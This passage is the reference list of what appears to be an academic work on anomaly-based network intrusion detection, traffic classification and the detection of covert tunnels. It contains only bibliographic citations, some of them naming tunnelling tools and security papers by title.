 - [12] D. Bolzoni, S. Etalle, and P. Hartel. Poseidon: a 2-tier anomaly-based network intrusion detection system. In *Information Assurance. IWIA 2006. Fourth IEEE International Workshop on*, pages 10–, 2006. doi: 10.1109/IWIA.2006.18.
 - [13] D. Bolzoni, S. Etalle, and P. Hartel. Panacea: Automating Attack Classification for Anomaly-based Network Intrusion Detection Systems. In *Recent Advances in Intrusion Detection*, pages 1–20. Springer, 2009.
 - [14] K. Borders and A. Prakash. Web tap: detecting covert web traffic. In *Proceedings of the 11th ACM conference on Computer and communications security*, pages 110–120. ACM, 2004.
 - [15] K. Born and D. Gustafson. Ngviz: detecting dns tunnels through n-gram visualization and quantitative analysis. In *Proceedings of the Sixth Annual Workshop on Cyber Security and Information Intelligence Research*, CSI-IRW '10, pages 47:1–47:4, New York, NY, USA, 2010. ACM. ISBN 978-1-4503-0017-9. doi: <http://doi.acm.org/10.1145/1852666.1852718>. URL <http://doi.acm.org/10.1145/1852666.1852718>.
 - [16] K. Born and D. Gustafson. Detecting dns tunnels using character frequency analysis. *CoRR*, abs/1004.4358, 2010.
 - [17] Y. Bouzida, F. Cuppens, N. Cuppens-Boulahia, and S. Gombault. Efficient intrusion detection using principal component analysis. In *Proceedings of the 3ème Conférence sur la Sécurité et Architectures Réseaux (SAR), Orlando, FL, USA*, 2004.

- [18] L. Breiman. Bagging predictors. *Machine learning*, 24(2):123–140, 1996.
- [19] L. Breiman. Random forests. *Machine learning*, 45(1):5–32, 2001.
- [20] L. Breiman, J. Friedman, C. Stone, and R. Olshen. *Classification and regression trees*. CRC press, 1984.
- [21] M. Breunig, H. Kriegel, R. Ng, and J. Sander. Lof: identifying density-based local outliers. In *ACM sigmod record*, volume 29, pages 93–104. ACM, 2000.
- [22] L. Brinkhoff. Gnu httptunnel v3.0.5. Technical report, Nocrew, 2008. URL <http://www.nocrew.org/software/httptunnel.html>.
- [23] T. Bujlow, V. Carela-Español, and P. Barlet-Ros. Independent comparison of popular {DPI} tools for traffic classification. *Computer Networks*, 76:75 – 89, 2015. ISSN 1389-1286. doi: <http://dx.doi.org/10.1016/j.comnet.2014.11.001>. URL <http://www.sciencedirect.com/science/article/pii/S1389128614003909>.
- [24] P. Butler, K. Xu, and D. Yao. Quantitatively analyzing stealthy communication channels. In *International Conference on Applied Cryptography and Network Security*, pages 238–254. Springer, 2011.
- [25] A. Callado, J. Kelner, D. Sadok, C. Alberto Kamienski, and S. Fernandes. Better network traffic identification through the independent combination of techniques. *Journal of Network and Computer Applications*, 33(4):433–446, 2010.
- [26] M. Canini, W. Li, A. Moore, and R. Bolla. Gtvs: boosting the collection of application traffic ground truth. In *Traffic Monitoring and Analysis*, pages 54–63. Springer, 2009.
- [27] F. Cao, M. Ester, W. Qian, and A. Zhou. Density-based clustering over an evolving data stream with noise. In *Proceedings of the 2006 SIAM International Conference on Data Mining*, pages 328–339, 2006.
- [28] V. Carela-Español, P. Barlet-Ros, A. Cabellos-Aparicio, and J. Solé-Pareta. Analysis of the impact of sampling on netflow traffic classification. *Computer Networks*, 55(5):1083–1099, 2011.

-
- [29] S. Castro. Covert channel tunneling tool (cctt), v0.1.18, 29th aug 2008. Technical report, Gray-World.net Team, 2008. URL http://gray-world.net/pr_cctt.shtm.
 - [30] V. Chandola, A. Banerjee, and V. Kumar. Anomaly detection: A survey. *ACM Comput. Surv.*, 41(3):1–58, 2009. ISSN 0360-0300. doi: <http://doi.acm.org/10.1145/1541880.1541882>.
 - [31] S. Chebrolu, A. Abraham, and J.P. Thomas. Feature deduction and ensemble design of intrusion detection systems. *Computers & Security*, 24(4):295–307, 2005.
 - [32] C. Chen, W. Tsai, and H. Lin. Anomaly behavior analysis for web page inspection. In *Networks and Communications, 2009. NETCOM '09. First International Conference on*, pages 358–363, 27-29 2009. doi: 10.1109/NetCoM.2009.72.
 - [33] Y. Chen, Y. Li, X. Cheng, and L. Guo. Survey and taxonomy of feature selection algorithms in intrusion detection system. In *International Conference on Information Security and Cryptology*, pages 153–167. Springer, 2006.
 - [34] B. Claise. Cisco systems netflow services export version 9. 2004.
 - [35] B. Claise. Specification of the ip flow information export (ipfix) protocol for the exchange of flow information. Technical report, Internet Engineering Task Force, STD 77, RFC 7011, September, 2013.
 - [36] W. Cohen. Fast effective rule induction. In *Proceedings of the twelfth international conference on machine learning*, pages 115–123, 1995.
 - [37] C. Cortes and V. Vapnik. Support-vector networks. *Machine learning*, 20(3):273–297, 1995.
 - [38] A. Costello. Punycode: A bootstring encoding of unicode for internationalized domain names in applications (idna). *Network Working Group Proposed Standard*, 2003.
 - [39] M. Cova, C. Kruegel, and G. Vigna. Detection and analysis of drive-by-download attacks and malicious javascript code. In *WWW '10: Proceedings*

- of the 19th international conference on World wide web, pages 281–290, New York, NY, USA, 2010. ACM. ISBN 978-1-60558-799-8. doi: <http://doi.acm.org/10.1145/1772690.1772720>.
- [40] M. Crotti, M. Dusi, F. Gringoli, and L. Salgarelli. Detecting http tunnels with statistical mechanisms. In *Communications, 2007. ICC'07. IEEE International Conference on*, pages 6162–6168. IEEE, 2007.
- [41] I. Dagan, L. Lee, and F. Pereira. Similarity-based methods for word sense disambiguation. In *Proceedings of the 35th Annual Meeting of the Association for Computational Linguistics and Eighth Conference of the European Chapter of the Association for Computational Linguistics*, pages 56–63. Association for Computational Linguistics, 1997.
- [42] A. Dainotti, A. Pescapé, and K. Claffy. Issues and future directions in traffic classification. *Network, IEEE*, 26(1):35–40, 2012.
- [43] M. Dash and H. Liu. Feature selection for classification. *Intelligent data analysis*, 1(3):131–156, 1997.
- [44] E. Daugherty. Ssh web proxy v0.5, 18 mar 2004. Technical report, 2004. URL <http://www.ericdaugherty.com/dev/sshwebproxy/>.
- [45] E. Daugherty. Socket over http tunneling (soht) v0.6.2, 19 nov 2008. Technical report, 2008. URL <http://www.ericdaugherty.com/dev/soht/>.
- [46] J. Davis and A. Clark. Data preprocessing for anomaly based network intrusion detection: A review. *Computers & Security*, 30(6–7):353–375, 2011. ISSN 0167-4048. doi: 10.1016/j.cose.2011.05.008. URL <http://www.sciencedirect.com/science/article/pii/S0167404811000691>.
- [47] H. Debar, M. Dacier, and A. Wespi. Towards a taxonomy of intrusion-detection systems. *Computer Networks*, 31(8):805–822, 1999.
- [48] H. Deng. Guided random forest in the rrf package. *arXiv preprint arXiv:1306.0237*, 2013.
- [49] H. Deng and G. Runger. Feature selection via regularized trees. In *The 2012 International Joint Conference on Neural Networks (IJCNN)*, pages 1–8. IEEE, 2012.

- [50] H. Deng and G. Runger. Gene selection with guided regularized random forest. *Pattern Recognition*, 46(12):3483–3489, 2013.
- [51] D. Denning. An intrusion-detection model. *IEEE Transactions on software engineering*, (2):222–232, 1987.
- [52] R. Dhamankar, M. Dausin, M. Eisenbarth, J. King, W. Kandeck, J. Ullrich, E. Skoudis, and R. Lee. Top cyber security risks. Technical report, The SANS Institute, 2009. URL <http://www.sans.org/top-cyber-security-risks/>.
- [53] J.E. Dickerson and J.A. Dickerson. Fuzzy network profiling for intrusion detection. In *Proceedings of NAFIPS 19th International Conference of the North American Fuzzy Information Processing Society*, pages 301–306, 2000.
- [54] T. Dierks. The transport layer security (tls) protocol version 1.2. 2008.
- [55] T. Dietterich. Ensemble methods in machine learning. In *International workshop on multiple classifier systems*, pages 1–15. Springer, 2000.
- [56] Y. Ding and W. Cai. A method for http-tunnel detection based on statistical features of traffic. In *Communication Software and Networks (ICCSN), 2011 IEEE 3rd International Conference on*, pages 247–250, may 2011. doi: 10.1109/ICCSN.2011.6013585.
- [57] P. Domingos and G. Hulten. Mining high-speed data streams. In *Proceedings of the sixth ACM SIGKDD international conference on Knowledge discovery and data mining*, pages 71–80. ACM, 2000.
- [58] A. Dorofee, G. Killcrece, R. Ruefle, and M. Zajicek. Incident management capability metrics version 0.1. Technical report, DTIC Document, 2007.
- [59] M. Dusi, A. Este, F. Gringoli, and L. Salgarelli. Using gmm and svm-based techniques for the classification of ssh-encrypted traffic. In *Communications, 2009. ICC'09. IEEE International Conference on*, pages 1–6. IEEE, 2009.
- [60] M. Dusi, A. Este, F. Gringoli, and L. Salgarelli. Coarse classification of internet traffic aggregates. In *Communications (ICC), 2010 IEEE International Conference on*, pages 1–6. IEEE, 2010.

- [61] M. Dusi, A. Este, F. Gringoli, and L. Salgarelli. Taking a peek at bandwidth usage on encrypted links. In *Communications (ICC), 2011 IEEE International Conference on*, pages 1–6. IEEE, 2011.
- [62] A. Dyatlov. Firepass 1.1.2a, published 20.09.2003, gpl. Technical report, Gray-World.net Team, 2003. URL http://gray-world.net/pr_firepass.shtml.
- [63] A. Dyatlov and S. Castro. Web shell (wsh) v2.2.2, june 2006. Technical report, Gray-World.net Team, 2006. URL http://gray-world.net/pr_wsh.shtml.
- [64] K. Dyer, S. Coull, T. Ristenpart, and T. Shrimpton. Peek-a-boo, i still see you: Why efficient traffic analysis countermeasures fail. In *Security and Privacy (SP), 2012 IEEE Symposium on*, pages 332–346. IEEE, 2012.
- [65] J. Early and C. Brodley. Behavioral features for network anomaly detection. *Machine Learning and Data Mining for Computer Security*, pages 107–124, 2006.
- [66] W. Ellens, P. Żuraniewski, A. Sperotto, H. Schotanus, M. Mandjes, and E. Meeuwissen. Flow-based detection of dns tunnels. In *IFIP International Conference on Autonomous Infrastructure, Management and Security*, pages 124–135. Springer, 2013.
- [67] L. Ertoz, E. Eilertson, A. Lazarevic, P.N. Tan, V. Kumar, J. Srivastava, and P. Dokas. Minds-minnesota intrusion detection system. *Next Generation Data Mining*, 2004.
- [68] A. Este, F. Gringoli, and L. Salgarelli. On-line svm traffic classification. In *Wireless Communications and Mobile Computing Conference (IWCMC), 2011 7th International*, pages 1778–1783. IEEE, 2011.
- [69] J. M. Estevez-Tapiador, P. Garcia-Teodoro, and J. E. Diaz-Verdejo. Stochastic protocol modeling for anomaly based network intrusion detection. In *Information Assurance, 2003. IWIAS 2003. Proceedings. First IEEE International Workshop on*, pages 3–12, 2003.
- [70] G. Farnham and A. Atlassis. Detecting dns tunneling. *SANS Institute InfoSec Reading Room*, pages 1–32, 2013.

- [71] B. Feinstein, D. Peck, and I. SecureWorks. Caffeine monkey: Automated collection, detection and analysis of malicious javascript. *Black Hat USA 2007*, 2007.
- [72] P. Foremski. On different ways to classify internet traffic: a short review of selected publications. *Theoretical and Applied Informatics*, 25, 2013.
- [73] P. Foremski, C. Callegari, and M. Pagano. Dns-class: immediate classification of ip flows using dns. *International Journal of Network Management*, 24(4):272–288, 2014.
- [74] P. Foremski, C. Callegari, and M. Pagano. Waterfall: rapid identification of ip flows using cascade classification. In *Computer Networks*, pages 14–23. Springer, 2014.
- [75] Y. Freund, R. Schapire, et al. Experiments with a new boosting algorithm. In *Icml*, volume 96, pages 148–156, 1996.
- [76] J. Friedman, T. Hastie, and R. Tibshirani. *The Elements of Statistical Learning: Data Mining, Inference, and Prediction (2nd Ed.)*. Springer, 2009.
- [77] M.M. Gaber, A. Zaslavsky, and S. Krishnaswamy. Mining data streams: a review. *ACM Sigmod Record*, 34(2):18–26, 2005.
- [78] P. Garca-Teodoro, J. Daz-Verdejo, G. Macij-Fernandez, and E. Viquez. Anomaly-based network intrusion detection: Techniques, systems and challenges. *Computers & Security*, 28(1-2):18–28, 2009. ISSN 0167-4048. doi: DOI:10.1016/j.cose.2008.08.003. URL <http://www.sciencedirect.com/science/article/B6V8G-4T9M5YV-1/2/e7bb09423b82289fce3eba495fdc4418>.
- [79] P.A. Gilbert and P. Bhattacharya. An approach towards anomaly based detection and profiling covert tcp/ip channels. In *Information, Communications and Signal Processing, 2009. ICICS 2009. 7th International Conference on*, pages 1–5. IEEE, 2009.
- [80] F. Giroire, J. Chandrashekar, N. Taft, E. Schooler, and D. Papagiannaki. Exploiting temporal persistence to detect covert botnet channels. In *Recent Advances in Intrusion Detection*, pages 326–345. Springer, 2009.

- [81] P. Gogoi, B. Borah, and D.K. Bhattacharyya. Anomaly detection analysis of intrusion data using supervised & unsupervised approach. *Journal of Convergence Information Technology*, 5(1), 2010.
- [82] F. Gringoli, L. Salgarelli, M. Dusi, N. Cascarano, F. Risso, et al. Gt: picking up the truth from the ground for internet traffic. *ACM SIGCOMM Computer Communication Review*, 39(5):12–18, 2009.
- [83] G. Gu, J. Zhang, and W. Lee. Botsniffer: Detecting botnet command and control channels in network traffic. In *Proceedings of the 15th Annual Network and Distributed System Security Symposium (NDSS08)*, 2008.
- [84] M. Guennoun, A. Lbekkouri, and K. El-Khatib. Selecting the best set of features for efficient intrusion detection in 802.11 networks. In *Information and Communication Technologies: From Theory to Applications, 2008. ICTTA 2008. 3rd International Conference on*, pages 1–4, 2008.
- [85] I. Guyon and A. Elisseeff. An introduction to variable and feature selection. *The Journal of Machine Learning Research*, 3:1157–1182, 2003.
- [86] I. Guyon, S. Gunn, M. Nikravesh, and L. Zadeh. *Feature Extraction: Foundations and Applications*. Springer Verlag, 2006.
- [87] E. Hernández-Pereira, J. A. Suárez-Romero, O. Fontenla-Romero, and A. Alonso-Betanzos. Conversion methods for symbolic features: A comparison applied to an intrusion detection problem. *Expert Systems with Applications*, 36(7):10612–10617, 2009. doi: DOI: 10.1016/j.eswa.2009.02.054.
- [88] Y. Himura, K. Fukuda, K. Cho, P. Borgnat, P. Abry, and H. Esaki. Synoptic graphlet: Bridging the gap between supervised and unsupervised profiling of host-level network traffic. *IEEE/ACM Transactions on Networking (TON)*, 21(4):1284–1297, 2013.
- [89] E. Hjelmvik. The spid algorithm-statistical protocol identification. *Gävle, Sweden, October*, 2008.
- [90] R. Hofstede, P. Celeda, B. Trammell, I. Drago, R. Sadre, A. Sperotto, and A. Pras. Flow monitoring explained: From packet capture to data analysis with netflow and ipfix. *Communications Surveys & Tutorials, IEEE*, 16(4):2037–2064, 2014.

- [91] M. Houle, H.P. Kriegel, P. Kroger, E. Schubert, and A. Zimek. Can shared-neighbor distances defeat the curse of dimensionality? In *Scientific and Statistical Database Management*, pages 482–500. Springer, 2010.
- [92] A. Houmansadr, C. Brubaker, and V. Shmatikov. The parrot is dead: Observing unobservable network communications. In *Security and Privacy (SP), 2013 IEEE Symposium on*, pages 65–79. IEEE, 2013.
- [93] IANA. Ip flow information export (ipfix) entities, June 2013. URL <http://www.iana.org/assignments/ipfix/ipfix.xml>, Accessed 10/02/2016 online.
- [94] M. Iliofotou, B. Gallagher, T. Eliassi-Rad, G. Xie, and M. Faloutsos. Profiling-by-association: A resilient traffic profiling solution for the internet backbone. In *Proceedings of the 6th International Conference, Co-NEXT '10*, pages 2:1–2:12, New York, NY, USA, 2010. ACM. ISBN 978-1-4503-0448-1. doi: 10.1145/1921168.1921171. URL <http://doi.acm.org/10.1145/1921168.1921171>.
- [95] M. Iliofotou, H. Kim, M. Faloutsos, M. Mitzenmacher, P. Pappu, and G. Varghese. Graption: A graph-based p2p traffic classification framework for the internet backbone. *Computer Networks*, 55(8):1909–1920, 2011.
- [96] C. Inacio and B. Trammell. Yaf: yet another flowmeter. In *Proceedings of LISA10: 24th Large Installation System Administration Conference*, page 107, 2010.
- [97] A. Javaid, Q. Niyaz, W. Sun, and M. Alam. A deep learning approach for network intrusion detection system. In *Proceedings of the 9th EAI International Conference on Bio-inspired Information and Communications Technologies (formerly BIONETICS), New York, NY, USA*, volume 35, page 2126, 2015.
- [98] Y. Jin, N. Duffield, J. Erman, P. Haffner, S. Sen, and Z. Zhang. A modular machine learning system for flow-level traffic classification in large networks. *ACM Transactions on Knowledge Discovery from Data (TKDD)*, 6(1):4, 2012.

- [99] Z. Jiong and Z. Mohammad. Anomaly based network intrusion detection with unsupervised outlier detection. In *Communications, 2006. ICC '06. IEEE International Conference on*, volume 5, pages 2388–2393, 2006.
- [100] T. Karagiannis, A. Broido, M. Faloutsos, et al. Transport layer identification of p2p traffic. In *Proceedings of the 4th ACM SIGCOMM conference on Internet measurement*, pages 121–134. ACM, 2004.
- [101] T. Karagiannis, K. Papagiannaki, and M. Faloutsos. Blinc: multilevel traffic classification in the dark. In *ACM SIGCOMM Computer Communication Review*, volume 35, pages 229–240. ACM, 2005.
- [102] KDD. Kdd cup 1999 dataset, 1999. URL <http://kdd.ics.uci.edu/databases/kddcup99/kddcup99.html>.
- [103] M. Kiani, A. Clark, and G. Mohay. Evaluation of anomaly based character distribution models in the detection of sql injection attacks. In *Availability, Reliability and Security, 2008. ARES 08. Third International Conference on*, pages 47–55, 4-7 2008. doi: 10.1109/ARES.2008.123.
- [104] H. Kim, K. Claffy, M. Fomenkov, D. Barman, M. Faloutsos, and K. Lee. Internet traffic classification demystified: myths, caveats, and the best practices. In *Proceedings of the 2008 ACM CoNEXT conference*, page 11. ACM, 2008.
- [105] E. Kirda, C. Kruegel, G. Vigna, and N. Jovanovic. Noxes: a client-side solution for mitigating cross-site scripting attacks. In *Proceedings of the 2006 ACM symposium on Applied computing*, pages 337–347. ACM, 2006.
- [106] E. Kirda, N. Jovanovic, C. Kruegel, and G. Vigna. Client-side cross-site scripting protection. *Computers & Security*, 28(7):592–604, 2009. ISSN 0167-4048. doi: DOI:10.1016/j.cose.2009.04.008. URL <http://www.sciencedirect.com/science/article/B6V8G-4W9XDSF-1/2/4d5d5bbe732ca187dfa756b79877973a>.
- [107] M. Kloft, U. Brefeld, P. Duessel, C. Gehl, and P. Laskov. Automatic feature selection for anomaly detection. In *Proceedings of the 1st ACM workshop on Workshop on AISec*, pages 71–76. ACM, 2008.

-
- [108] W. Konen. Self-configuration from a machine-learning perspective. *Arxiv preprint arXiv:1105.1951*, 2011.
 - [109] S.B. Kotsiantis, D. Kanellopoulos, and P.E. Pintelas. Data preprocessing for supervised learning. *International Journal of Computer Science*, 1(2): 111–117, 2006.
 - [110] C. Kruegel and G. Vigna. Anomaly detection of web-based attacks. In *Proceedings of the 10th ACM conference on Computer and Communications Security*, pages 251–261. ACM New York, NY, USA, 2003.
 - [111] L.A. Kurgan and P. Musilek. A survey of knowledge discovery and data mining process models. *The Knowledge Engineering Review*, 21(01):1–24, 2006.
 - [112] Kaspersky Lab. Carbanak apt the great bank robbery v2.1 february 2015. Technical report, Kaspersky Lab, 2015. URL <https://securelist.com/blog/research/68732/the-great-bank-robbery-the-carbanak-apt/>.
 - [113] A. Lakhina, M. Crovella, and C. Diot. Mining anomalies using traffic feature distributions. In *Proceedings of the 2005 conference on Applications, technologies, architectures, and protocols for computer communications*, pages 228–235. ACM, 2005.
 - [114] P. Laskov, C. Schäfer, I. Kotenko, and K.R. Müller. Intrusion detection in unlabeled data with quarter-sphere support vector machines. *Praxis der Informationsverarbeitung und Kommunikation*, 27(4):228–236, 2004.
 - [115] P. Laskov, P. Dussel, C. Schafer, and K. Rieck. Learning intrusion detection: supervised or unsupervised? *Image Analysis and Processing-ICIAP 2005*, pages 50–57, 2005.
 - [116] A. Lazarevic, L. Ertoz, V. Kumar, A. Ozgur, and J. Srivastava. A comparative study of anomaly detection schemes in network intrusion detection. In *Proceedings of the Third SIAM International Conference on Data Mining*, pages 25–36, 2003.
 - [117] S. Lee, H. Kim, D. Barman, S. Lee, C. Kim, T. Kwon, and Y. Choi. Netramark: a network traffic classification benchmark. *ACM SIGCOMM Computer Communication Review*, 41(1):22–30, 2011.

- [118] W. Lee and S.J. Stolfo. Data mining approaches for intrusion detection. In *Proceedings of the 7th conference on USENIX Security Symposium- Volume 7*, pages 6–. USENIX Association, 1998.
- [119] W. Lee and S.J. Stolfo. A framework for constructing features and models for intrusion detection systems. *ACM Transactions on Information and System Security (TISSEC)*, 3(4):227–261, 2000.
- [120] W. Li, M. Canini, A. Moore, and R. Bolla. Efficient application identification and the temporal and spatial stability of classification schema. *Computer Networks*, 53(6):790–809, 2009.
- [121] Y. Li and L. Guo. An active learning based tcm-knn algorithm for supervised network intrusion detection. *Computers & security*, 26(7-8):459–467, 2007. doi: DOI: 10.1016/j.cose.2007.10.002.
- [122] Y. Li, B. Fang, L. Guo, and Y. Chen. Network anomaly detection based on tcm-knn algorithm. In *Proceedings of the 2nd ACM symposium on Information, Computer and Communications Security*. ACM, 2007.
- [123] Y. Li, J. Wang, Z. Tian, T. Lu, and C. Young. Building lightweight intrusion detection system using wrapper-based feature selection mechanisms. *Computers & security*, 28(6):466–475, 2009. doi: DOI: 10.1016/j.cose.2009.01.001.
- [124] R.P. Lippmann, D.J. Fried, I. Graf, J.W. Haines, K.R. Kendall, D. McClung, D. Weber, S.E. Webster, D. Wyschogrod, and R.K. Cunningham. Evaluating intrusion detection systems: the 1998 darpa off-line intrusion detection evaluation. In *DARPA Information Survivability Conference and Exposition, 2000. DISCEX'00. Proceedings*, volume 2, 2000.
- [125] D.R. Lowne, S.J. Roberts, and R. Garnett. Sequential non-stationary dynamic classification with sparse feedback. *Pattern Recognition*, 43(3):897–905, 2010.
- [126] W. Lu and A.A. Ghorbani. Network anomaly detection based on wavelet analysis. *EURASIP Journal on Advances in Signal Processing*, 2009:4–10, 2009.

- [127] J. MacQueen et al. Some methods for classification and analysis of multivariate observations. In *Proceedings of the fifth Berkeley symposium on mathematical statistics and probability*, volume 1, pages 281–297. Oakland, CA, USA., 1967.
- [128] M. Mahoney and P.K. Chan. Phad: Packet header anomaly detection for identifying hostile network traffic. *Florida Institute of Technology technical report CS-2001-04*, 2001.
- [129] M. Mahoney and P.K. Chan. Learning nonstationary models of normal network traffic for detecting novel attacks. In *Proceedings of the eighth ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, pages 376–385. ACM New York, NY, USA, 2002.
- [130] M. Mahoney and P.K. Chan. Learning models of network traffic for detecting novel attacks. *Florida Institute of Technology Technical Report CS-2002-08*, 2002.
- [131] M. Mahoney and P.K. Chan. An analysis of the 1999 darpa/lincoln laboratory evaluation data for network anomaly detection. In *Recent Advances in Intrusion Detection*, pages 220–237. Springer, 2003.
- [132] M. Maragoudakis and N. Fakotakis. Bayesian feature construction. In *Advances in Artificial Intelligence*, pages 235–245. Springer, 2006.
- [133] S. Markovitch and D. Rosenstein. Feature generation using general constructor functions. *Machine Learning*, 49(1):59–98, 2002.
- [134] J. Mason, S. Small, F. Monrose, and G. MacManus. English shellcode. In *Proceedings of the 16th ACM conference on Computer and Communications Security*, pages 524–533. ACM, 2009.
- [135] J.H. McDonald. *Handbook of Biological Statistics (3rd Ed.)*. Sparky House Publishing Baltimore, Maryland, 2014.
- [136] J. McHugh. Testing intrusion detection systems: A critique of the 1998 and 1999 darpa intrusion detection system evaluations as performed by lincoln laboratory. *ACM Transactions on Information and System Security (TISSEC)*, 3(4):262–294, 2000.

- [137] A. Merlo, G. Papaleo, S. Veneziano, and M. Aiello. A comparative performance evaluation of dns tunneling tools. In *Computational Intelligence in Security for Information Systems*, pages 84–91. Springer, 2011.
- [138] MIT. 1998 darpa intrusion detection evaluation data set, 1998. URL <https://www.ll.mit.edu/ideval/data/1998data.html>.
- [139] MIT. 1999 darpa intrusion detection evaluation data set, 1999. URL <https://www.ll.mit.edu/ideval/data/1999data.html>.
- [140] P. Mockapetris. Rfc 1034: Domain names - concepts and facilities (november 1987). *STD13*, 6, 1987.
- [141] P. Mockapetris. Rfc 1035: Domain names - implementation and specification, november 1987. *STD13*, 1987.
- [142] N. Muraleedharan, A. Parmar, and M. Kumar. A flow based anomaly detection system using chi-square technique. In *Advance Computing Conference (IACC), 2010 IEEE 2nd International*, pages 285–289, 2010.
- [143] P.M. Murphy and M.J. Pazzani. Id2-of-3: Constructive induction of m-of-n concepts for discriminators in decision trees. In *Proceedings of the Eighth International Workshop on Machine Learning*, pages 183–187. Citeseer, 1991.
- [144] J.O. Nehinbe. A critical evaluation of datasets for investigating idss and ipss researches. In *10th International Conference on Cybernetic Intelligent Systems (CIS)*, pages 92–97. IEEE, 2011.
- [145] T. Nguyen and G. Armitage. A survey of techniques for internet traffic classification using machine learning. *Communications Surveys & Tutorials, IEEE*, 10(4):56–76, 2008.
- [146] I.V. Onut and A.A. Ghorbani. A feature classification scheme for network intrusion detection. *International Journal of Network Security*, 5(1):1–15, 2007.
- [147] Hewlett Packard. Cyber risk report, 2016. URL <http://www8.hp.com/au/en/software-solutions/cyber-risk-report-security-vulnerability/index.html>.

-
- [148] P. Padgett. Corkscrew v2.0. Technical report, Agroman, 2001. URL <http://www.agroman.net/corkscrew/>.
 - [149] G. Pagallo. Learning dnf by decision trees. In *IJCAI*, volume 89, pages 639–644, 1989.
 - [150] A. Patcha and J. Park. An overview of anomaly detection techniques: Existing solutions and latest technological trends. *Computer Networks*, 51(12):3448–3470, 2007. doi: DOI: 10.1016/j.comnet.2007.02.001.
 - [151] A. Patcha and J. Park. Network anomaly detection with incomplete audit data. *Computer Networks*, 51(13):3935–3955, 2007. doi: DOI: 10.1016/j.comnet.2007.04.017.
 - [152] V. Paxson. Bro: a system for detecting network intruders in real-time. *Computer networks*, 31(23):2435–2463, 1999.
 - [153] R. Perdisci, D. Ariu, P. Fogla, G. Giacinto, and W. Lee. Mcpad: A multiple classifier system for accurate payload-based anomaly detection. *Computer Networks*, 53(6):864–881, 2009.
 - [154] D. Pokrajac, A. Lazarevic, and L. Latecki. Incremental local outlier detection for data streams. In *IEEE Symposium on Computational Intelligence and Data Mining (CIDM)*. Citeseer, 2007.
 - [155] D. Pokrajac, A. Lazarevic, and L.J. Latecki. Incremental local outlier detection for data streams. In *IEEE Symposium on Computational Intelligence and Data Mining (CIDM)*. Citeseer, 2007.
 - [156] C. Qi, X. Chen, C. Xu, J. Shi, and P. Liu. A bigram based real time dns tunnel detection approach. *Procedia Computer Science*, 17:852–860, 2013.
 - [157] J.R. Quinlan. *C4. 5: programs for machine learning*. Elsevier, 2014.
 - [158] M. Ramadas, S. Ostermann, and B. Tjaden. Detecting anomalous network traffic with self-organizing maps. *Lecture Notes in Computer Science*, pages 36–54, 2003.
 - [159] S. Raschka. *Python Machine Learning*. Packt Publishing Ltd, 2015. URL <http://techbus.safaribooksonline.com/book/programming/python/>

9781783555130/modeling-class-probabilities-via-logistic-regression/ch03lv12sec22.html.

- [160] J. Read, A. Bifet, G. Holmes, and B. Pfahringer. Efficient multi-label classification for evolving data streams. *University of Waikato, Department of Computer Science*, 2010.
- [161] J. Rexford, J. Wang, Z. Xiao, and Y. Zhang. Bgp routing stability of popular destinations. In *Proceedings of the 2nd ACM SIGCOMM Workshop on Internet measurement*, pages 197–202. ACM, 2002.
- [162] K. Rieck and P. Laskov. Language models for detection of unknown attacks in network traffic. *Journal in Computer Virology*, 2(4):243–256, 2007.
- [163] M. Roesch. Snort-lightweight intrusion detection for networks. In *Proceedings of the 13th USENIX Conference on System Administration*, pages 229–238. Seattle, Washington, 1999.
- [164] D. Roth and K. Small. Interactive feature space construction using semantic information. In *Proceedings of the Thirteenth Conference on Computational Natural Language Learning*, pages 66–74. Association for Computational Linguistics, 2009.
- [165] M. Roughan, S. Sen, O. Spatscheck, and N. Duffield. Class-of-service mapping for qos: a statistical signature-based approach to ip traffic classification. In *Proceedings of the 4th ACM SIGCOMM Conference on Internet Measurement*, pages 135–148. ACM, 2004.
- [166] G. Schwenk and K Rieck. Adaptive detection of covert communication in http requests. In *Computer Network Defense (EC2ND), 2011 Seventh European Conference on*, pages 25–32. IEEE, 2011.
- [167] R. Sekar, A. Gupta, J. Frullo, T. Shanbhag, A. Tiwari, H. Yang, and S. Zhou. Specification-based anomaly detection: a new approach for detecting network intrusions. In *CCS '02: Proceedings of the 9th ACM conference on Computer and Communications Security*, pages 265–274, New York, NY, USA, 2002. ACM. ISBN 1-58113-612-9. doi: <http://doi.acm.org/10.1145/586110.586146>.

- [168] M.L. Shyu, S.C. Chen, K. Sarinnapakorn, and L.W. Chang. A novel anomaly detection scheme based on principal component classifier. In *Proceedings of the IEEE Foundations and New Directions of Data Mining Workshop*, 2003.
- [169] E. Skoudis. The six most dangerous new attack techniques and whats coming next. In *RSA Conference (RSA12)*, 2012.
- [170] R. Smith, N. Japkowicz, M. Dondo, and P. Mason. Using unsupervised learning for network alert correlation. *Advances in Artificial Intelligence*, pages 308–319, 2008.
- [171] R. Sommer and V. Paxson. Outside the closed world: On using machine learning for network intrusion detection. In *2010 IEEE Symposium on Security and Privacy*, pages 305–316. IEEE, 2010.
- [172] P. Sondhi. Feature construction methods: A survey (unpublished). <http://sifaka.cs.uiuc.edu/~sondhi1/survey3.pdf> last viewed 19/03/2014, 2010.
- [173] E.J. Spinosa, A.P. de Leon F. de Carvalho, and J. Gama. Novelty detection with application to data streams. *Intelligent Data Analysis*, 13(3):405–422, 2009.
- [174] S. Staniford, J.A. Hoagland, and J.M. McAlerney. Practical automated detection of stealthy portscans. *Journal of Computer Security*, 10(1):105–136, 2002.
- [175] M.Y. Su, G.J. Yu, and C.Y. Lin. A real-time network intrusion detection system for large-scale attacks based on an incremental mining approach. *Computers & Security*, 28(5):301–309, 2009.
- [176] Y. Taigman, M. Yang, M. Ranzato, and L. Wolf. Deepface: Closing the gap to human-level performance in face verification. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pages 1701–1708, 2014.
- [177] S.C. Tan, K.M. Ting, and T.F. Liu. Fast anomaly detection for streaming data.

- [178] I. Trestian, S. Ranjan, A. Kuzmanovi, and A. Nucci. Unconstrained end-point profiling (googling the internet). *ACM SIGCOMM Computer Communication Review*, 38(4):279–290, 2008.
- [179] W. Tylman. Anomaly-based intrusion detection using bayesian networks. In *Dependability of Computer Systems, 2008. DepCos-RELCOMEX '08. Third International Conference on*, pages 211–218, 2008.
- [180] F. Valeur, D. Mutz, and G. Vigna. A learning-based approach to the detection of sql attacks. *Intrusion and Malware Detection and Vulnerability Assessment*, pages 123–140, 2005.
- [181] M. Vallentin, R. Sommer, J. Lee, C. Leres, V. Paxson, and B. Tierney. The nids cluster: Scalable, stateful network intrusion detection on commodity hardware. *Lecture Notes in Computer Science*, 4637:107–126, 2007.
